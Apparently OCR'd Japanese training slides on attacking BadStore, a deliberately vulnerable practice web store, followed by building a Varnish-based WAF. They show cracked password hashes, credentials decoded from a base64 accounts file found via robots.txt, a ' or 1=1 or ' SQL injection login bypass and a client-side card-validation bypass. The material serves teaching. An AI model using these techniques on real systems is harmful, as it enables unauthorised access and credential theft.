| 7f4418b3b29aae3bbbdd01df782c3b91 | cracked | ammeline | |
| 7f489f642a0ddb10272b5c31057f0663 | cracked | 7270 | |
| 7f445e9300081e7bc66dd997022ffca9 | cracked | Bagdi | |
| 7f40d0b5b34ff0107d652c1d3c13f5a7 | cracked | branchful | |
| 7f4a86e00b1291c71bf61eed563a625d | cracked | butyryn | |
| 7f43b47443d123414a1508fb14092374 | cracked | Cainish | |
| 7f4d2c5c136a046d867c4d3fba227199 | cracked | ceraceous | |
| 7f4059080aed289cd099c62a881a30ff | cracked | chaplaincy | |
| 7f4ca5139e64be88a24d62137cb4eeb9 | cracked | chromotherapist | |
| 7f4cfa1d233e02408901f570f39fdd29 | cracked | colicwort | |

robots.txt

5. robots.txt directory disclosure

- Is there information leak from robots.txt?



```
# /robots.txt file for http://www.badstore.net/  
# mail webmaster@badstore.net for constructive criticism  
  
User-agent: badstore_webcrawler  
Disallow:  
  
User-agent: googlebot  
Disallow: /cgi-bin  
Disallow: /scanbot # We like Google  
  
User-agent: *  
Disallow: /backup  
Disallow: /cgi-bin  
Disallow: /supplier  
Disallow: /upload
```

5. /supplier/accounts !? !?

Index of /supplier

| Name | Last modified | Size | Description |
|----------------------------------|-------------------|------|-------------|
| Parent Directory | 11-Jan-2012 19:03 | - | |
| accounts | 29-Nov-2004 20:51 | 1k | |

Apache/1.3.2 Server at 10.12.0.87 Port 80

10.12.0.87/supplier/accounts

accounts.txt

すべてのダウンロードを表示

10.12.0.87/supplier/accot x

10.12.0.87/supplier/accounts

```
1001: am9ldXNlc i9wYXNzd29yZC9wbGF0bnVtLzE5Mi4xNjguMTAwLjU2DQo=  
1002: a3JvZW1lc i9zM0NyM3QvZ29sZC8xMC4xMDAuMTAwLjE=  
1003: amFuZlZzZXIvd2FpdGluZzRGcm l kYXkvMTcyLjIyLjEyLjE5  
1004: a2Jvb2tvdXQvc2VuZG1 l YXBvLzEwLjEwMC4xMDAuMjA=
```

5. Try Base64 Decode



The screenshot shows a web browser window with the URL `encodemaniax.com/index/encode/utf8/YW05bGRYTMxjaTI3WVhOemQyOXlaQzI3YkdGMGMJuVnRl`. The page title is "EncodeManiax" with the Japanese subtitle "エンコードマニアックス". Below the title, there is a list of supported encoding services: HTML entity reference, numeric reference, Base64, URL encoding, MIME, uuencode, PHP serialize, JavaScript, MD5, MD4, SHA-1, 256, 384, 512, CRC32, unix passwd, Quoted Printable, half-width/whole-width, Camelize, plural/singular, QR code, and Twitter link conversion. The page shows the result of encoding the URL, with a text box containing the encoded string: `am9ldXNlci9wYXNzd29yZC9wbGF0bnVtLzE5Mi4xNjguMTAwLjU2DQo=`. Below this, there is a button labeled "エンコード/デコードする" and a "クリア" button. The "デコード結果" section shows a table with two rows: "数値参照(10進数)" with the value `am9ldXNlci9wYXNzd29yZC9wbGF0bnVtLzE5Mi4xNjguMTAwLjU2DQo=`, and "Base64 Decode" with the value `joesuser/password/platnum/192.168.100.56`. The "Base64 Decode" row is highlighted with a red dashed border.

EncodeManiax
エンコードマニアックス

HTML実体参照・数値参照・Base64・URLエンコード・MIME・uuencode・PHP Serialize・JavaScript
MD5・MD4・SHA-1,256,384,512・CRC32・unix passwd・Quoted Printable・半角・全角
Camelize・複数形・単数形・QRコード・Twitter発言/リンクの一括変換！

このエンコード結果のURL
`http://encodemaniax.com/index/encode/utf8/YW05bGRYTMxja`

エンコード/デコードしたいテキストを入力してください

文字コードの変更 : [UTF-8](#) | [UTF-16](#) | [EUC-JP](#) | [SHIFT_JIS](#) | [JIS\(ISO-2022-JP\)](#) |

`am9ldXNlci9wYXNzd29yZC9wbGF0bnVtLzE5Mi4xNjguMTAwLjU2DQo=`

エンコード/デコードする [56文字]

デコード結果 [エンコード結果へ](#)

| | |
|---------------|-----------------------------------------------------------------------|
| 数値参照(10進数) | <code>am9ldXNlci9wYXNzd29yZC9wbGF0bnVtLzE5Mi4xNjguMTAwLjU2DQo=</code> |
| Base64 Decode | <code>joesuser/password/platnum/192.168.100.56</code> |

5. JavaScript base64 encoder/decoder

蓄々 base64エンコード/デコード

base64エンコード/デコードのライブラリは[高度な JavaScript 技集](#)から拝借させて頂きました。

マルチバイトな文字列のエンコードは出来ません。

文字列

```
am9ldXNlcjE5wYXNzd29yZC9wbGF0bnVtLzE5Mi4xNjguMTAwLjU2DQo=
```

encode/decode

エンコード結果

```
YW05bGRYTmxjaTI3WVh0emQyOXIaQzI3YkdGMGJuVnRMekU1TWk0eE5qZ3VNVEF3TGpVMkRRbz0=
```

デコード結果


```
joeuser/password/platnum/192.168.100.56
```

マルチバイトや各種文字コードを指定して変換する場合は[エンコードマニアックス](#)をご利用ください。

Supplier Login


6. Blind SQL Injection in Supplier Login

- Try to login !!!



6. Blind SQL Injection in Supplier Login

- Email Address: ' or 1=1 or '




Bypass credit card number validation

7. Bypass credit card number validation

The screenshot shows a web browser window with the address bar displaying `10.12.0.87/cgi-bin/badstore.cgi?action=submitpayment`. The page header features the **BADSTORE.NET** logo and a navigation menu on the left with links such as Home, What's New, Sign Our Guestbook, View Previous Orders, About Us, My Account, Login / Register, and Supplier Login. The main content area displays a confirmation message: "Thanks for ordering from BadStore.net!" followed by "Welcome, joe@supplier.com". Below this, there are input fields for "Credit Card Number" (containing "123456789012") and "Expiration Date" (containing "1212"). A "Place Order" button is visible below the payment method logos (VISA, MasterCard, DISCOVER NOVUS). A JavaScript alert dialog box is overlaid on the page, displaying the message: "Only valid numbers are allowed - and no spaces or dashes!". The footer of the page reads "BadStore v1.2.3s - Copyright © 2004-2005".

7. Bypass credit card number validation

- Important business logic must be implemented in Server Side (not JavaScript)




```
/* Cardvrfy. js - Part of BadStore. net */  
  
function DoCardvrfy(x)  
{  
  
var card=(x["ccard"].value);  
var cexp=(x["expdate"].value);  
var validcard= /([0-9]{13,16})/;  
var validexpr= /([0-9]{4})/;  
var mastercard= /(5[0-9]{15})/;  
var visacard= /(4[0-9]{15})/;  
var amexcard= /(3[0-9]{14})/;  
var discovercard= /(6011[0-9]{12})/;  
  
// Check for input  
if ((card == '') || (cexp == '')) {  
    alert("You haven't entered enough information!");  
    return false;  
}  
  
// Ensure only numbers  
if (!validcard.exec(card)) {  
    alert("Only valid numbers are allowed - and no spaces or dashes!");  
    return false;  
}
```

攻撃を防御するWAFを作る

WAF (Web Application Firewall) とは？



本演習で構築するネットワーク環境




演習2: varnishd の設定 (8888番で起動)

1. 以下のコマンドを実行

```
sudo -i  
vi /etc/varnish/default.vcl
```

2. default.vcl の内容を確認し :wq で終了

```
vcl 4.1;  
backend default {  
  .host = "127.0.0.1";  
  .port = "80";  
}
```

 ゲストOSのIPアドレス

演習3: varnishd の起動とテスト

1. 以下のコマンドを実行

```
service varnishd restart
```

2. abコマンドでベンチマーク計測

```
ab -n 100 http://localhost:80/images/store1.jpg
```

```
ab -n 100 http://localhost:8888/images/store1.jpg
```

考察課題：なぜダウンロード速度の違いが発生するか考えてみよう


演習4: http://localhost:8888/ にアクセスする

■ WAFあり

